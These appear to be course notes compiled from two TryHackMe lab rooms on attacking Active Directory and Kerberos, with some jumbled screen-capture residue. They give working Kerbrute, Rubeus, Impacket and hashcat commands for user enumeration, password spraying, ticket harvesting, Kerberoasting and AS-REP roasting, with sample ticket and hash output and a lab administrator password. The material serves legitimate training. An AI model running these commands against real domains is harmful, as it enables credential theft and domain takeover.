

CYBER SECURITY MASTER PROGRAM

TOPICS

Cyber Defense - Threat Emulation

- Attacktive Directory
- Attacking Kerberos



Intro Deploy The Machine

Accessing Attacktive Directory

To access the Virtual Machine, you will need to first connect to our network using OpenVPN. Here is a mini walkthrough of getting connected.

(Please note the browser-based machine will be able to access this machine, you will not need to connect to the VPN.)



Intro Setup

Installing Impacket:

Whether you're on the Kali 2019.3 or Kali 2021.1, Impacket can be a pain to install correctly. Here's some instructions that may help you install it correctly!

Note: All of the tools mentioned in this task are installed on the AttackBox already. These steps are only required if you are setting up on your own VM. Impacket may also need you to use a python version ≥ 3.7 .

In the AttackBox you can do this by running your command with `python3.9 <your command>`.

First, you will need to clone the Impacket Github repo onto your box. The following command will clone Impacket into /opt/impacket:

`git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket`

After the repo is cloned, you will notice several install related files, requirements.txt, and setup.py. A commonly skipped file during the installation is setup.py, this actually installs Impacket onto your system so you can use it and not have to worry about any dependencies.

To install the Python requirements for Impacket:

pip3 install -r /opt/impacket/requirements.txt

Once the requirements have finished installing, we can then run the python setup install script:

cd /opt/impacket/ && python3 ./setup.py install

After that, Impacket should be correctly installed now and it should be ready to use!

If you are still having issues, you can try the following script and see if this works:

```
sudo git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket
sudo pip3 install -r /opt/impacket/requirements.txt
cd /opt/impacket/ sudo pip3 install .
sudo python3 setup.py install
```

Credit for proper Impacket install instructions goes to Dragonar#0923 in the [THM Discord](#) <3

Installing Bloodhound and Neo4j

Bloodhound is another tool that we'll be utilizing while attacking Attacktive Directory. We'll cover specifics of the tool later, but for now, we need to install two packages with Apt, those being bloodhound and neo4j. You can install it with the following command:

```
apt install bloodhound neo4j
```

Now that it's done, you're ready to go!

Troubleshooting

If you are having issues installing Bloodhound and Neo4j, try issuing the following command:

```
apt update && apt upgrade
```

If you are having issues with Impacket, reach out to the [TryHackMe Discord](#) for help!

Welcome to Attacktive Directory

Enumeration

Basic enumeration starts out with an **nmap scan**. Nmap is a relatively complex utility that has been refined over the years to detect what ports are open on a device, what services are running, and even detect what operating system is running. It's important to note that not all services may be detected correctly and not enumerated to its fullest potential. Despite nmap being an overly complex utility, it cannot enumerate everything. Therefore after an initial nmap scan we'll be using other utilities to help us enumerate the services running on the device.

For more information on nmap, check out the [nmap room](#).

Notes: Flags for each user account are available for submission. You can retrieve the flags for user accounts via RDP (Note: the login format is spookysec.local\User at the Window's login prompt) and Administrator via Evil-WinRM.

kali-linux-2022.3-vmware-amd64 - VMware Workstation

FileEditViewVMTabsHelp

kali-linux-2022.3-vmware-a...

1234

TryHackMe | Attactive Directory

+

https://tryhackme.com/room/attactivedirectory

90%

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSecKali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

Difficulty: Medium

0%

Task 1IntroDeploy The Machine

Accessing Attactive Directory

▶ Start Machine

To access the Virtual Machine, you will need to first connect to our network using OpenVPN. Here is a mini walkthrough of getting connected.

(Please note the browser-based machine will be able to access this machine, you will not need to connect to the VPN.)

Answer the questions below

Go to your [access](#) page. Select your VPN server of choice and download your configuration file.

OpenVPN Access Details

Machines

Networks

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

Enumerating Users via Kerberos

Introduction:

A whole host of other services are running, including **Kerberos**. Kerberos is a key authentication service within Active Directory. With this port open, we can use a tool called [Kerbrute](#) (by Ronnie Flathers [@ropnop](#)) to brute force discovery of users, passwords and even password spray!

Note: Several users have informed me that the latest version of Kerbrute does not contain the UserEnum flag in Kerbrute, if that is the case with the version you have selected, try a older version!



Enumeration:

For this box, a modified [User List](#) and [Password List](#) will be used to cut down on time of enumeration of users and password hash cracking. It is **NOT** recommended to brute force credentials due to account lockout policies that we cannot enumerate on the domain controller.

Abusing Kerberos

Introduction

After the enumeration of user accounts is finished, we can attempt to abuse a feature within Kerberos with an attack method called **ASREPROASTING**. ASReproasting occurs when a user account has the privilege "Does not require Pre-Authentication" set. This means that the account **does not** need to provide valid identification before requesting a Kerberos Ticket on the specified user account.

Retrieving Kerberos Tickets

[Impacket](#) has a tool called "GetNPUsers.py" (located in `impacket/examples/GetNPUsers.py`) that will allow us to query ASReproastable accounts from the Key Distribution Center. The only thing that's necessary to query accounts is a valid set of usernames which we enumerated previously via Kerbrute.

Remember: Impacket may also need you to use a python version ≥ 3.7 . In the AttackBox you can do this by running your command with **python3.9 /opt/impacket/examples/GetNPUsers.py**.

Task 6 ○ Enumeration Back to the Basics ▼

Enumeration Back to the Basics

Enumeration:

With a user's account credentials we now have significantly more access within the domain. We can now attempt to enumerate any shares that the domain controller may be giving out.



Elevating Privileges within the Domain

Let's Sync Up!

Now that we have new user account credentials, we may have more privileges on the system than before. The username of the account "backup" gets us thinking. What is this the backup account to?

Well, it is the backup account for the Domain Controller. This account has a unique permission that allows all Active Directory changes to be synced with this user account. This includes password hashes

Knowing this, we can use another tool within Impacket called "secretsdump.py". This will allow us to retrieve all of the password hashes that this user account (that is synced with the domain controller) has to offer. Exploiting this, we will effectively have full control over the AD Domain.

spookysec

TASKS ▼SECTIONS ▼

Domain

Managed By

Extensions

Managed by:

Edit...Clear

Office:

Phone numbers:

Address:

Main:Street

Mobile:

Fax:CityState/ProvinceZip/Postal code

Country/Region:

Extensions

SecurityAttribute Editor

Group or user names:

Enterprise Read-only Domain Controllers (SPOOKYSEC\En ^

Domain Admins (SPOOKYSEC\Domain Admins)

Domain Controllers (SPOOKYSEC\Domain Controllers)

Enterprise Admins (SPOOKYSEC\Enterprise Admins)

Cloneable Domain Controllers (SPOOKYSEC\Cloneable Do v

Add...Remove

Permissions for backup dc

AllowDeny

Replicating Directory Changes

Replicating Directory Changes All

Replicating Directory Changes In Filte...

Replication synchronization

Run Protect Admin Groups Task

For special permissions or advanced settings, click Advanced.

Advanced

More Information

OKCancel

Task 8  Flag Submission Flag Submission Panel

Flag Submission Flag Submission Panel

Flag Submission Panel

Submit the flags for each user account. They can be located on each user's desktop.



[illegible]

TOPICS

Cyber Defense - Threat Emulation

- Attacker Directory
- Attacking Kerberos



Introduction

This room will cover all of the basics of attacking Kerberos the windows ticket-granting service; we'll cover the following:

- Initial enumeration using tools like Kerbrute and Rubeus
- Kerberoasting
- AS-REP Roasting with Rubeus and Impacket
- Golden/Silver Ticket Attacks
- Pass the Ticket
- Skeleton key attacks using mimikatz



This room will be related to very real-world applications and will most likely not help with any CTFs however it will give you great starting knowledge of how to escalate your privileges to a domain admin by attacking Kerberos and allow you to take over and control a network.

It is recommended to have knowledge of general post-exploitation, active directory basics, and windows command line to be successful with this room.



What is Kerberos? -

Kerberos is the default **authentication service** for Microsoft Windows domains. It is intended to be more "**secure**" than NTLM by using third party ticket authorization as well as stronger encryption. Even though NTLM has a lot more attack vectors to choose from Kerberos still has a handful of underlying vulnerabilities just like NTLM that we can use to our advantage.

Common Terminology -

- Ticket Granting Ticket (TGT) - A ticket-granting ticket is an authentication ticket used to request service tickets from the TGS for specific resources from the domain.
- Key Distribution Center (KDC) - The Key Distribution Center is a service for issuing TGTs and service tickets that consist of the Authentication Service and the Ticket Granting Service.
- Authentication Service (AS) - The Authentication Service issues TGTs to be used by the TGS in the domain to request access to other machines and service tickets.
- Ticket Granting Service (TGS) - The Ticket Granting Service takes the TGT and returns a ticket to a machine on the domain.
- Service Principal Name (SPN) - A Service Principal Name is an identifier given to a service instance to associate a service instance with a domain service account. Windows requires that services have a domain service account which is why a service needs an SPN set.
- KDC Long Term Secret Key (KDC LT Key) - The KDC key is based on the KRBTGT service account. It is used to encrypt the TGT and sign the PAC.



- Client Long Term Secret Key (Client LT Key) - The client key is based on the computer or service account. It is used to check the encrypted timestamp and encrypt the session key.
- Service Long Term Secret Key (Service LT Key) - The service key is based on the service account. It is used to encrypt the service portion of the service ticket and sign the PAC.
- Session Key - Issued by the KDC when a TGT is issued. The user will provide the session key to the KDC along with the TGT when requesting a service ticket.
- Privilege Attribute Certificate (PAC) - The PAC holds all of the user's relevant information, it is sent along with the TGT to the KDC to be signed by the Target LT Key and the KDC LT Key in order to validate the user.

AS-REQ w/ Pre-Authentication In Detail -

The AS-REQ step in Kerberos authentication starts when a user requests a TGT from the KDC. In order to validate the user and create a TGT for the user, the KDC must follow these exact steps. The first step is for the user to encrypt a timestamp NT hash and send it to the AS. The KDC attempts to decrypt the timestamp using the NT hash from the user, if successful the KDC will issue a TGT as well as a session key for the user.

Ticket Granting Ticket Contents -


In order to understand how the service tickets get created and validated, we need to start with where the tickets come from; the TGT is provided by the user to the KDC, in return, the KDC validates the TGT and returns a service ticket.

Ticket Granting Ticket (TGT) Encrypted using KDC LT Key	
Start / End / Max Renew: 05/29/2020: 1:36; 05/29/2020: 11:36.....	Privilege Attribute Certificate Username: example SID: S-0-5-45.....
Service Name: krbtgt; example.local	
Target Name: krbtgt; example.local	
Client Name: user; example.local	
Flags: 00e00000	 Signed w/ Service LT Key
Session Key: 00x000000 12eb212.....	 Signed w/ KDC LT Key


Service Ticket Contents -

To understand how Kerberos authentication works you first need to understand what these tickets contain and how they're validated. A service ticket contains two portions: the service provided portion and the user-provided portion. I'll break it down into what each portion contains.

- **Service Portion:** User Details, Session Key, Encrypts the ticket with the service account NTLM hash.
- **User Portion:** Validity Timestamp, Session Key, Encrypts with the TGT session key.



Kerberos Authentication Overview -



AS-REQ - 1.) The client requests an Authentication Ticket or Ticket Granting Ticket (TGT).

AS-REP - 2.) The Key Distribution Center verifies the client and sends back an encrypted TGT.

TGS-REQ - 3.) The client sends the encrypted TGT to the Ticket Granting Server (TGS) with the Service Principal Name (SPN) of the service the client wants to access.

TGS-REP - 4.) The Key Distribution Center (KDC) verifies the TGT of the user and that the user has access to the service, then sends a valid session key for the service to the client.

AP-REQ - 5.) The client requests the service and sends the valid session key to prove the user has access.

AP-REP - 6.) The service grants access

Kerberos Tickets Overview -

The main ticket that you will see is a ticket-granting ticket these can come in various forms such as a .kirbi for Rubeus .ccache for Impacket. The main ticket that you will see is a .kirbi ticket. A ticket is typically base64 encoded and can be used for various attacks. The ticket-granting ticket is only used with the KDC in order to get service tickets. Once you give the TGT the server then gets the User details, session key, and then encrypts the ticket with the service account NTLM hash. Your TGT then gives the encrypted timestamp, session key, and the encrypted TGT. The KDC will then authenticate the TGT and give back a service ticket for the requested service. A normal TGT will only work with that given service account that is connected to it however a KRBTGT allows you to get any service ticket that you want allowing you to access anything on the domain that you want.



Attack Privilege Requirements -

- Kerbrute Enumeration - No domain access required
- Pass the Ticket - Access as a user to the domain required
- Kerberoasting - Access as any user required
- AS-REP Roasting - Access as any user required
- Golden Ticket - Full domain compromise (domain admin) required
- Silver Ticket - Service hash required
- Skeleton Key - Full domain compromise (domain admin) required

To start this room deploy the machine and start the next section on enumeration w/ Kerbrute

This Machine can take up to 10 minutes to boot

and up to 5 minutes to SSH or RDP into the machine

Enumeration w/ Kerbrute

Kerbrute is a popular enumeration tool used to brute-force and enumerate valid active-directory users by abusing the Kerberos pre-authentication.

For more information on enumeration using Kerbrute check out the Attacktive Directory room by Sq00ky - <https://tryhackme.com/room/attacktivedirectory>

You need to add the DNS domain name along with the machine IP to /etc/hosts inside of your attacker machine or these attacks will not work for you - **MACHINE_IP CONTROLLER.local**



Abusing Pre-Authentication Overview -

By brute-forcing Kerberos pre-authentication, you do not trigger the account failed to log on event which can throw up red flags to blue teams. When brute-forcing through Kerberos you can brute-force by only sending a single UDP frame to the KDC allowing you to enumerate the users on the domain from a wordlist.



Kerbrute Installation -

- 1.) Download a precompiled binary for your OS - <https://github.com/ropnop/kerbrute/releases>
- 2.) Rename kerbrute_linux_amd64 to kerbrute
- 3.) **chmod +x kerbrute** - make kerbrute executable

Enumerating Users w/ Kerbrute -

Enumerating users allows you to know which user accounts are on the target domain and which accounts could potentially be used to access the network.

- 1.) cd into the directory that you put Kerbrute
- 2.) Download the wordlist to enumerate with [here](#)
- 3.) **./kerbrute userenum --dc CONTROLLER.local -d CONTROLLER.local User.txt** - This will brute force user accounts from a domain controller using a supplied wordlist


```
└─[cryillic@parrot]-[~/Downloads]
```

```
➜ ./kerbrute userenum --dc CONTROLLER.local -d CONTROLLER.local User.txt
```

```
Version: v1.0.3 (9dad6e1) - 05/18/20 - Ronnie Flathers @ropnop
```

```
2020/05/18 19:22:51 > Using KDC(s):
```

```
2020/05/18 19:22:51 > CONTROLLER.local:88
```

```
2020/05/18 19:22:51 > [+] VALID USERNAME:      administrator@CONTROLLER.local
```

```
2020/05/18 19:23:12 >  [+] VALID USERNAME:      Machine1@CONTROLLER.local
```

Now enumerate on your own and find the rest of the users and more importantly service accounts.

Harvesting & Brute-Forcing Tickets w/ Rubeus

To start this task you will need to RDP or SSH into the machine your credentials are -

Username: Administrator

Password: P@\$sW0rd

Domain: controller.local

Rubeus is a powerful tool for attacking Kerberos. Rubeus is an adaptation of the **kekeo** tool and developed by HarmJ0y the very well known active directory guru.

Rubeus has a wide variety of attacks and features that allow it to be a very versatile tool for **attacking Kerberos**. Just some of the many tools and attacks include overpass the hash, ticket requests and renewals, ticket management, ticket extraction, harvesting, pass the ticket, AS-REP Roasting, and Kerberoasting.

The tool has way too many attacks and features for me to cover all of them so I'll be covering only the ones I think are most crucial to understand how to attack Kerberos however I encourage you to research and learn more about Rubeus and its whole host of attacks and features here - <https://github.com/GhostPack/Rubeus>

Rubeus is already compiled and on the target machine.




Harvesting Tickets w/ Rubeus -

Harvesting gathers tickets that are being transferred to the KDC and saves them for use in other attacks such as the pass the ticket attack.

1.) **cd Downloads** - navigate to the directory Rubeus is in

2.) **Rubeus.exe harvest /interval:30** - This command tells Rubeus to harvest for TGTs every 30 seconds

```
C:\Users\Administrator\Downloads>Rubeus.exe harvest /interval:30
```



v1.5.0

```
[*] Action: TGT Harvesting (with auto-renewal)
[*] Monitoring every 30 seconds for new TGTs
[*] Displaying the working TGT cache every 30 seconds
```

```
[*] Refreshing TGT ticket cache (5/18/2020 8:59:31 PM)
```

```
User           : DOMAIN-CONTROLL$@CONTROLLER.LOCAL
StartTime      : 5/18/2020 6:38:40 PM
EndTime        : 5/19/2020 4:38:40 AM
RenewTill      : 5/25/2020 6:38:40 PM
Flags          : name_canonicalize, pre_authent, initial, renewable, forwardable
Base64EncodedTicket :
```

```
doIFqjCCBaagAwIBBAEDAgEWooIEmzCCBJdhggSTMIIEj6ADAgEFoRiBEENPTlRST0xMRVIuTE9DQUYiJTAjoAMCAQKhHDAaGwZr
cmJ0Z3QbEENPTlRST0xMRVIuTE9DQUYjggRLMIIEI6ADAgESoQMCAQKiggQ5BIIENRTijY9jMsI9zpnBeknGQiSaInnGqdNAYqO9
f8vkAwun8GGf/9rz12bkXDWb0jgBGZA3buwv7XGYtTXWgHY3CvCCRktlKz5NCvPfiRjCjpBYBwEqKX2QHfmbCp4NlJ8m3U635gr4
3jr+/WgNdAv+0UoFa7vpsvtJNWL2Rac4I9GwqxqZ+tsPBTnJqXw7jm9g80yawjGgL8iN8W7LMmLezT8l2Fy6xbL6NBmckzxpANRd
mAMFJ9uJrds3FE/FBXohSIjTO/zHzFu7C7aWR5vx3yRjh8SCPbP4o0Lq4W21wzV18EhoJTZKTVM0VsP4V4j0QLhbbqUodPJIaAUH
VUmuqT/VE39e8+KDEmjVxEzXcRccOSNLdDx/FhIqnov25S9FxFW0XHQ8afYdnDwPJOn3nhzqIn8d6DYhcOXemXK/1SgxWHzaoa3h
hnThb7Nx07NRN3KABxKGP8Rk+Bvxa1qjvcUmAUzhSWiK7nFVELus/TNV3+e0EsJ3VKd890eBicVxDSo1JAW03tEhL1Pr8uA/qDSP
f035lPSHuDCG6/oIMPqPaTEAsSa+L8s2kZGt3zWbmSIKfHxOovdDowujQiszZr50rqDTjJen2eYQ+dKiK2ecXbgIEs4nfuLhvfKU
/WfwBvJZrXfWxdxMveYMURS2lTGz/jrSpK27tiSWymaTuM13PAHQv7QvQ0z2FL1nS7i3sAPq3ETL3V8sryQcm5i2nON/k4YGUl2e
n4nqQ2d0X1SM6IQc0Lot48yAe/oHGymBQmQtrNV2y+gVFncLzgLnThrMCDIFvcAVlvu5YFvn62fNdhyn+dK3VmnfG4uBTjRKZIQ5
```

Brute-Forcing / Password-Spraying w/ Rubeus -

Rubeus can both brute force passwords as well as password spray user accounts. When brute-forcing passwords you use a single user account and a wordlist of passwords to see which password works for that given user account. In password spraying, you give a single password such as Password1 and "spray" against all found user accounts in the domain to find which one may have that password.

This attack will take a given Kerberos-based password and spray it against all found users and give a .kirbi ticket. This ticket is a TGT that can be used in order to get service tickets from the KDC as well as to be used in attacks like the pass the ticket attack.


Before password spraying with Rubeus, you need to add the domain controller domain name to the windows host file. You can add the IP and domain name to the hosts file from the machine by using the echo command:

echo MACHINE_IP CONTROLLER.local >> C:\Windows\System32\drivers\etc\hosts

1.) **cd Downloads** - navigate to the directory Rubeus is in

2.) **Rubeus.exe brute /password:Password1 /noticket** - This will take a given password and "spray" it against all found users then give the .kirbi TGT for that user

```
C:\Users\Administrator\Downloads>Rubeus.exe brute /password:Password1 /noticket
```



v1.5.0

```
[-] Blocked/Disabled user => Guest
[-] Blocked/Disabled user => krbtgt
[+] STUPENDOUS => Machine1:Password1
[*] base64(Machine1.kirbi):
```



```
doIFYjCCBV6gAwIBBaEDAgEWooIEWzCCBFdhggRTMIIET6ADAgEForIbEENPTlRST0xMRVIuTE9DQUYi
JTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEENPTlRST0xMRVIubG9jYWYjggQLMIIIEB6ADAgESoQMCAQKiggP5
BIID9ZlWBiKWcmnuYVZyC3t3oqe+s+K31RSjQBfh3d1QehyNPu//oPHE4+517iXv84FSlnJQoYh6aZqV
GnFG3S0nusJrW1PBwqAHUb3vjC29HKyGFF0hdQh5Y0qBkdncjMxvdpTkpeJQC/q9h9ETRTq760ERUCa2
```

Be mindful of how you use this attack as it may lock you out of the network depending on the account lockout policies.

Kerberoasting w/ Rubeus & Impacket

In this task we'll be covering one of the most popular Kerberos attacks - **Kerberoasting**. Kerberoasting allows a user to request a service ticket for any service with a **registered SPN** then use that ticket to crack the service password. If the service has a registered SPN then it can be **Kerberoastable** however the success of the attack depends on how strong the password is and if it is trackable as well as the privileges of the cracked service account. To enumerate Kerberoastable accounts I would suggest a tool like **BloodHound** to find all Kerberoastable accounts, it will allow you to see what kind of accounts you can kerberoast if they are domain admins, and what kind of connections they have to the rest of the domain. That is a bit out of scope for this room but it is a great tool for finding accounts to target.

In order to perform the attack, we'll be using both **Rubeus** as well as Impacket so you understand the various tools out there for Kerberoasting. There are other tools out there such as kekeo and Invoke-Kerberoast but I'll leave you to do your own research on those tools.

I have already taken the time to put Rubeus on the machine for you, it is located in the downloads folder.



Method 1 - Rubeus

Kerberoasting w/ Rubeus -

- 1.) **cd Downloads** - navigate to the directory Rubeus is in
- 2.) **Rubeus.exe kerberoast** This will dump the Kerberos hash of any kerberoastable users


```
C:\Users\Administrator\Downloads>rubeus.exe kerberoast
```

```
(S)
Rubeus
```

```
v1.5.0
```

```
[*] Action: Kerberoasting
```

```
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
```

```
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
```

```
[*] Searching the current domain for Kerberoastable users
```

```
[*] Total kerberoastable users : 1
```

```
[*] SamAccountName      : SQLService
```

```
[*] DistinguishedName   : CN=SQL Service,CN=Users,DC=CONTROLLER,DC=local
```

```
[*] ServicePrincipalName : DOMAIN-CONTROLLER/SQLService.CONTROLLER.local:60111
```

```
[*] PwdLastSet           : 5/14/2020 3:26:58 AM
```

```
[*] Supported ETYPES     : RC4_HMAC_DEFAULT
```

```
[*] Hash                 : $krb5tgs$23*$SQLService$CONTROLLER.local$DOMAIN-CONTROLLER/SQLService.CONTROLLER.local:60111*$A591D72F99994F1A516F04829D46AA14$D702662E4EA23A6DC0655C4F4771483FD  
B0E58AD27645D8AD6A2DB94D80BE7B0F70035E07D67FF5C6EF160AC29ED682DF5EDE5A855A4CB929
```

copy the hash onto your attacker machine and put it into a .txt file so we can crack it with hashcat

I have created a modified rockyou wordlist in order to speed up the process download it [here](#)

3.) **hashcat -m 13100 -a 0 hash.txt Pass.txt** - now crack that hash

Method 2 - Impacket

Impacket Installation -

Impacket releases have been unstable since 0.9.20 I suggest getting an installation of Impacket < 0.9.20

1.) **cd /opt** navigate to your preferred directory to save tools in

2.) download the precompiled package from

https://github.com/SecureAuthCorp/impacket/releases/tag/impacket_0_9_19

3.) **cd Impacket-0.9.19** navigate to the impacket directory

4.) **pip install .** - this will install all needed dependencies

Kerberoasting w/ Impacket -

- 1.) `cd /usr/share/doc/python3-impacket/examples/` - navigate to where GetUserSPNs.py is located
- 2.) `sudo python3 GetUserSPNs.py controller.local/Machine1:Password1 -dc-ip MACHINE_IP -request` - this will dump the Kerberos hash for all kerberoastable accounts it can find on the target domain just like Rubeus does; however, this does not have to be on the targets machine and can be done remotely.
- 3.) `hashcat -m 13100 -a 0 hash.txt Pass.txt` - now crack that hash

What Can a Service Account do?

After cracking the service account password there are various ways of exfiltrating data or collecting loot depending on whether the service account is a domain admin or not. If the service account is a domain admin you have control similar to that of a golden/silver ticket and can now gather loot such as dumping the **NTDS.dit**. If the service account is not a domain admin you can use it to log into other systems and pivot or escalate or you can use that cracked password to spray against other service and domain admin accounts; many companies may reuse the same or similar passwords for their service or domain admin users.

If you are in a professional pen test be aware of how the company wants you to show risk most of the time they don't want you to exfiltrate data and will set a goal or process for you to get in order to show risk inside of the assessment.

Mitigation - Defending the Forest



Kerberoasting Mitigation -

- Strong Service Passwords - If the service account passwords are strong then kerberoasting will be ineffective
- Don't Make Service Accounts Domain Admins - Service accounts don't need to be domain admins, kerberoasting won't be as effective if you don't make service accounts domain admins.

AS-REP Roasting w/ Rubeus

Very similar to Kerberoasting, AS-REP Roasting dumps the krbasrep5 hashes of user accounts that have Kerberos pre-authentication disabled. Unlike Kerberoasting these users do not have to be service accounts the only requirement to be able to AS-REP roast a user is the user must have pre-authentication disabled.

We'll continue using Rubeus same as we have with kerberoasting and harvesting since Rubeus has a very simple and easy to understand command to AS-REP roast and attack users with Kerberos pre-authentication disabled. After dumping the hash from Rubeus we'll use hashcat in order to crack the krbasrep5 hash.

There are other tools out as well for AS-REP Roasting such as kekeo and Impacket's GetNPUsers.py. Rubeus is easier to use because it automatically finds AS-REP Roastable users whereas with GetNPUsers you have to enumerate the users beforehand and know which users may be AS-REP Roastable.

I have already compiled and put Rubeus on the machine.

AS-REP Roasting Overview -

During pre-authentication, the users hash will be used to encrypt a timestamp that the domain controller will attempt to decrypt to validate that the right hash is being used and is not replaying a previous request. After validating the timestamp the KDC will then issue a TGT for the user. If pre-authentication is disabled you can request any authentication data for any user and the KDC will return an encrypted TGT that can be cracked offline because the KDC skips the step of validating that the user is really who they say that they are.



Dumping KRBASREP5 Hashes w/ Rubeus -

1.) **cd Downloads** - navigate to the directory Rubeus is in

2.) **Rubeus.exe asreproast** - This will run the AS-REP roast command looking for vulnerable users and then dump found vulnerable user hashes.

```
C:\Users\Administrator>cd Downloads
C:\Users\Administrator\Downloads>Rubeus.exe asreproast

  RUBEUS
  v1.5.0

[*] Action: AS-REP roasting
[*] Target Domain      : CONTROLLER.local
[*] Searching path 'LDAP://Domain-Controller.CONTROLLER.local/DC=CONTROLLER,DC=local' for AS-REP roastable users
[*] SamAccountName     : HPPrinter
[*] DistinguishedName  : CN=HP-Printer,CN=Users,DC=CONTROLLER,DC=local
[*] Using domain controller: Domain-Controller.CONTROLLER.local (fe80::78ea:5ce1:8b2d:92ae%3)
[*] Building AS-REQ (w/o preauth) for: 'CONTROLLER.local\HPPrinter'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$HPPrinter@CONTROLLER.local:62BEF5DF6321A44491FD96EAFBBF716C$B7013CBBD
E3F0EBA6DFD8103BC1ACBDED6D80F7CF3C7731F46D65E5E6621E1BAAF80C574D599757F70C7A0B43
CE6786089D44EA6D8B027123AEF5B7525E18A9E99FA156537121EF538FC5AFF011FC44AAA336014A
CB37B84036908BAB761482B982E7F6192E76E73AE46FE50B07C1DAFDF67587D34939A424276021DA
791B36EF6ACEB7E2724D9E75A7B9F38F7CAAF0FD8D5DA787E66C9B431C3D3229ED81F90D1BBA83F1
